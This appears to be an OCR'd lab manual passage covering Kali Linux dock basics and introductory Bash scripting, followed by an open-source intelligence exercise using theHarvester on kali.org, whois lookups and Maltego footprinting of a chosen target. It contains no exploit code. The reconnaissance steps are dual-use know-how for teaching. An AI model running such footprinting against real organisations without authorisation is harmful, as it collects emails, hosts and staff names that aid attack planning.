
Kali Linux Dock

Similar to Apple Mac's Dock or Microsoft Windows Task Bar, the Kali Linux Dock provides quick access to frequently used / favorite applications. Applications can be added or removed easily.

To Remove an Item from the Dock

Step 1) Right-Click on the Dock Item

Step 2) Select Remove From Favorites



To Add Item to Dock

Adding an item to the Dock is very similar to removing an item from the Dock

Step 1) Click on the Show Applications button at the bottom of the Dock

Step 2) Right Click on Application

Step 3) Select Add to Favorites

Once completed the item will be displayed within the Dock

Kali Linux has many other unique features, which makes this Operating System the primary choice by Security Engineers and Hackers alike.

BASH SCRIPTING:

Introduction to bash scripting:

A Bash script is a plain-text file that contains a series of commands that are executed as if they had been typed on terminal window. In general, Bash scripts have an optional extension of **.sh** for identification (but it can be run without extension name), begin wit **#!/bin/bash** and must have executable permission set before the script can be executed. Let's write a simple "Hello World" Bash script on a new file using any text editor, named it hello-world.sh and write the following contains inside it:

#!/bin/bash

 # Hello World on Bash Script.

echo "Hello World!"

Then save and close it. In the above script we used some components which we need to explain:

- **Line 1**: **#!** is known as shebang, and it is ignored by the Bash interpreter. The second part, **/bin/bash**, is absolute path to the interpreter, which is used to run the script. For this we can identify that, this a "Bash script". There are various types of shell scripts like "zsh" and "C Shell script" etc.
- **Line 2**: # is used to add a comment. Hashed (#) tests will be ignored by interpreter. This comments will help us to take special notes for the scripts.
- **Line 3**: echo **"Hello World!"** uses the echo Linux command utility to print a given string to the terminal, which in this case is **"Hello World!"**.

Now we need to make this script executable by running following command:

chmod +x hello-world.sh

In the following screenshot we can see the output of the above command:

Now we can run the script by using following command:

bash hello-world.sh

We can see that our script shows output of "Hello World!" on our terminal as we can see in the following screenshot:

```
┌──(kali㉿kali)-[~]
└─$ chmod +x hello-world.sh

┌──(kali㉿kali)-[~]
└─$ bash hello-world.sh
Hello World!
```

The **chmod** command, with **+x** flag is used to make the bash script executable and **bash** along with **scriptname.sh** we can run it. We can **./scriptname.sh** to run the script. This was our first Bash script. Let's explore Bash in a bit more detail.

Variables:

Variables are used for temporarily store data. We c an declare a variable to assign a value inside it, or read a variable, which will ""expand" or "resolve" it to its store value.

We can declare variable values in various ways. The easiest method is to set the value directly with a simple name=value declaration. We should remember that there are no spaces between or after the "=" sign.

On our terminal we can run following command:

name=Kali

Then we again run another command:

surname=Linux

Variable declaring is pointless unless we can use/reference it. To do this, we precede the variable with **$** character. Whenever Bash see this (**$**) syntax in a command, it replaces the variable name with it's value before executing the command. For an example we can **echo** both this variable by using following command:

echo $name $surname

In the following screenshot we can the output shows the values of the variables:


```
┌──(kali㉿kali)-[~]
└─$ name=Kali

┌──(kali㉿kali)-[~]
└─$ surname=Linux

┌──(kali㉿kali)-[~]
└─$ echo $name $surname
Kali Linux
```

Variables names might be uppercase, lowercase or a mixture of both. Bash is case sensitive, so we must be consistent when declaring and expending variables. The good practice to use descriptive variable names, which make our script much easier for others to understand and maintain.

Bash interprets certain characters in specific ways. For example, the following declaration demonstrates an improper multi-value variable declaration:

hello=Hello World

In the following screenshot, we can see the output.




This was not necessarily what we expected. To fix this type of error we can use **single quote** (') or **double quote** (") to enclose our text. Here we need to know that Bash treats single quotes and double quotes differently. When Bash meets the single quotes, Bash interprets every enclosed character literally. When enclosed in double quotes, all characters are viewed literally expect "**$**" and "\" meaning variables will be expended in an initial substitution pass on the enclosed text.

In the case of above scenario we the following will help to clarify:

hello='Hello World'

Now we can print this variable using **echo**, shown in following screenshot:



In the above example, we had used the single quote (') to use the variable. But when we use the hello variable with something other then we need to use double quote ("), we can see following for better understanding:

hello2="Hi, $hello"

Now we can see the print (**echo**) of new **$hello2** variable on the following screenshot:


We can also set the value of the variable to the result of a command or script. This is also known as command substitution, which allows us to take the output of a command (what would normally be printed to the screen) and have it saved as the value of a variable.

To do this, place the variable name in parentheses "**()**", preceded by a "**$**" character:

user=$(whoami)

echo $user

Here we assigned the output of the **whoami** command the **user** variable. We then displayed it's value by **echo**. In the following screenshot we can see the output of the above command:



An alternative syntax for command substitution using backtick (`), as we can see in the following commands:

user2=`whoami`


echo $user2

This backtick method is older and typically discouraged as there are differences in how the two methods of command substitution behave. It is also important to note that command substitution happens in a subshell and changes to variables in the subshell will not alter variables from the master process.

Arguments:

Not all Bash scripts require **arguments**. However, it is extremely important to understand how they are interpreted by bash and how to use them. We have already executed Linux commands with arguments. For example, when we run command **ls -l /var/log**, both **-l** and **/var/log** are arguments to the **ls** command.

Bash scripts are not different, we can supply command-line arguments and use them in our scripts. For an example we can see following screenshot:



In the above screenshot, we have created a simple Bash script, set executable permissions on it, and then ran it with two arguments. The $1 and $2 variables represents the first and second arguments passed to the script. Let's explore a few special Bash variables:

Variable Name	Description
$0	The name of the Bash script
$1 - $9	The first 9 arguments to the Bash script
$#	Number of arguments passed to the Bash script
$@	All arguments passed to the Bash script
$?	The exit status of the most recently run process
$$	The process id of the current script
$USER	The username of the user running the script
$HOSTNME	The hostname of the machine
$RANDOM	A random number
$LINENO	The current line number in the script

Some of these special variable can be useful when debugging a script. For example, we might be able to obtain the exit status of a command to determine whether it was successfully executed or not.

Reading user input:

Command-line arguments are a form of user input, but we can also capture interactive user input during a script is running with the **read** command. We are going to use read to capture user input and assign it to a variable, as we did in the following screenshot:

```
┌──(kali㉿kali)-[~]
└─$ cat read.sh
#!/bin/bash

echo "Hello, Please enter your name: "
read name
echo "Welcome $name, How are you? "


┌──(kali㉿kali)-[~]
└─$ chmod +x read.sh

┌──(kali㉿kali)-[~]
└─$ ./read.sh
Hello, Please enter your name:
Mike
Welcome Mike, How are you?

┌──(kali㉿kali)-[~]
└─$
```

We can alter the behavior of the read command with various command line options. Two of the most commonly flags include **-p**, which allows us to specify a prompt, and **-s**, which makes the user input silent/invisible (might be helpful for credentials). We can see an example in the following screenshot:

```
┌──(kali㉿kali)-[~]
└─$ cat read2.sh
#!/bin/bash

# Prompt the user for credentials

read -p 'Username: ' username
read -sp 'Password: ' password
# Printing Credentials to show the example
echo "Thanks, your creds are as follows: " $username " and "$password

┌──(kali㉿kali)-[~]
└─$ chmod +x read2.sh

┌──(kali㉿kali)-[~]
└─$ ./read2.sh
Username: kali
Password: Thanks, your creds are as follows:  kali  and linux
```


If, else, elif:

If, Else, Elif are considered as most common conditional statements, which allow us to show different actions based on different conditions.

The if statement is quite simple. This checks to see if a condition is true, but it requires a very specific syntax. We need to be careful to attention to this syntax, especially the use of required spaces.

```
if [ <some statement> ]
then
  <do some action>
fi
```

In the above screenshot if "*some statement*" is true the script will "*do some action*", these action can be any command between **then** and **fi**. Lets look at an actual example.



On the above example, we used an **if** statement to check the age inputted by a user. If the user's age was less than (**-lt**) 12, the script would output a warning message.

Here the square brackets ([&]) in the **if** statement above are originally reference to the test command. This simply means we can use all of the operators that are allowed by the test command. Some of the widely used operators include:

- -n VAR - True if the length of VAR is greater than zero.
- -z VAR - True if the VAR is empty.
- STRING1 = STRING2 - True if STRING1 and STRING2 are equal.
- STRING1 != STRING2 - True if STRING1 and STRING2 are not equal.
- INTEGER1 -eq INTEGER2 - True if INTEGER1 and INTEGER2 are equal.
- INTEGER1 -gt INTEGER2 - True if INTEGER1 is greater than INTEGER2.
- INTEGER1 -lt INTEGER2 - True if INTEGER1 is less than INTEGER2.
- INTEGER1 -ge INTEGER2 - True if INTEGER1 is equal or greater than INTEGER2.
- INTEGER1 -le INTEGER2 - True if INTEGER1 is equal or less than INTEGER2.

- -h FILE - True if the FILE exists and is a symbolic link.
- -r FILE - True if the FILE exists and is readable.
- -w FILE - True if the FILE exists and is writable.
- -x FILE - True if the FILE exists and is executable.
- -d FILE - True if the FILE exists and is a directory.
- -e FILE - True if the FILE exists and is a file, regardless of type (node, directory, socket, etc.).
- -f FILE - True if the FILE exists and is a regular file (not a directory or device).

We had applied these things to the above **if** statement example and we remove the square brackets using test string. But we think that the square bracket makes the code more readable.

We also can perform a particular set of actions if a statement is true and other statement is false. To do this, we can use the else statement, which has the following syntax:

```
if [ <some test> ]
 then
    <an action>
 else
    <another action>
fi
```

Now for an example we expand our previous age example including our **else** statement, as shown in the following screenshot:

```
┌──(kali㉿kali)-[~]
└─$ cat else.sh
#! /bin/bash
# else statement example

read -p "What is your age? :" age

if [ $age -lt 12 ]
 then
    echo "You might need permission of your perents to access our website!"
 else
    echo "Welcome to KaliLinuxIn"
fi

┌──(kali㉿kali)-[~]
└─$ ./else.sh
What is your age? :15
Welcome to KaliLinuxIn
```

We can easily notice that the else statement was executed when the inputted age was not less than 12.

We can add more arguments to the statements with the help of **elif** statement. The example will be following:

```
if [ <some test> ]
then
 <an action>
elif [ <some test> ]
then
 <another action>
else
 <some other action>
```

Let's extend our age example with **elif** statement in the following screenshot:

```
┌──(kali㉿kali)-[~]
└─$ cat elif.sh
#! /bin/bash
# elif statement example

read -p "What is your age?: " age

if [ $age -lt 12 ]
 then
    echo "You might need permission of your perents to access our website!"
elif [ $age -gt 60 ]
 then
    echo "Salute to you Sir, RESPECT"
else
    echo "Welcome to KaliLinuxIn"
fi

┌──(kali㉿kali)-[~]
└─$ ./elif.sh
What is your age?: 62
Salute to you Sir, RESPECT
```

On the above example we can see that the code is little bit complex compared to **if** and **else**. Here when the user inputs the age grater than 60 **elif** statement will be executed and output the "Salute ..." message.

RESULT:

Thus the kali linux and bash scripting in kali linux have been explored successfully.

EXP NO.3: PERFORM OPEN SOURCE INTELLIGENCE GATHERING USING NETCRAFT, WHOIS LOOKUPS, DNS RECONNAISSANCE, HARVESTER AND MALTEGO

AIM:

To perform open source intelligence gathering using Netcraft, Whois Lookups, DNS Reconnaissance, Harvester and Maltego.

PROCEDURE/OUTPUT:

theHarvester:

theHarvester is a command-line tool included in Kali Linux that acts as a wrapper for a variety of search engines and is used to find email accounts, subdomain names, virtual hosts, open ports / banners, and employee names related to a domain from different public sources (such as search engines and PGP key servers).

This package is installed in the kali linux using the following command:

sudo apt install theharvester

Now, let us perform open source intelligence gathering using theHarvester on the domain name kali.org and the command used for it will be,

theHarvester -d kali.org -l 500 -b duckduckgo

Using this command we are performing osint on the domain name kali.org and limiting the results to 500 and we are using the browser duckduckgo

```
root@kali:~# theHarvester -d kali.org -l 500 -b duckduckgo
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.4.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: kali.org

[*] Searching Duckduckgo.

[*] No IPs found.

[*] No emails found.

[*] Hosts found: 14
---------------------
[...]
```

Whois lookup:

whois is a database record of all the registered domains over the internet. It is used for many purposes, a few of them are listed below.

- It is used by Network Administrators in order to identify and fix DNS or domain-related issues.
- It is used to check the availability of domain names.
- It is used to identify trademark infringement.
- It could even be used to track down the registrants of the Fraud domain.

To use whois lookup, enter the following command in the terminal

whois geeksforgeeks.org

Replace *geeksforgeeks.org* with the name of the website you want to lookup.

Maltego:

Maltego is an open-source intelligence forensic application. Which will help you to get more accurate information and in a smarter way. In simple words, it is an information-gathering tool.

Features of Maltego:


- It is used for gathering information for security related work. It will save your time and make you work smarter and accurately.
- It will help you in the thinking process by demonstrating connected links between all the searched items.
- If you want to get hidden information, it(Maltego) can help you to discover it.

It is pre-installed (in the information gathering section)in Kali Linux.


Using Maltego tool in Kali Linux

1. Open Terminal and type “maltego” to run Maltego tool:


maltego




2. You have to register yourself first to use Maltego and remember your password as you will need it again the next time you login into Maltego. After the registration process, you can log in to Maltego. After that click on **Machines** and then choose **Run Machine.**




3. Machine: A machine is simply what type of foot printing we want to do against our target. Select the machine that you want to use.



4. Once we are done with the process of choosing a machine for our footprinting. We need to choose a Target.



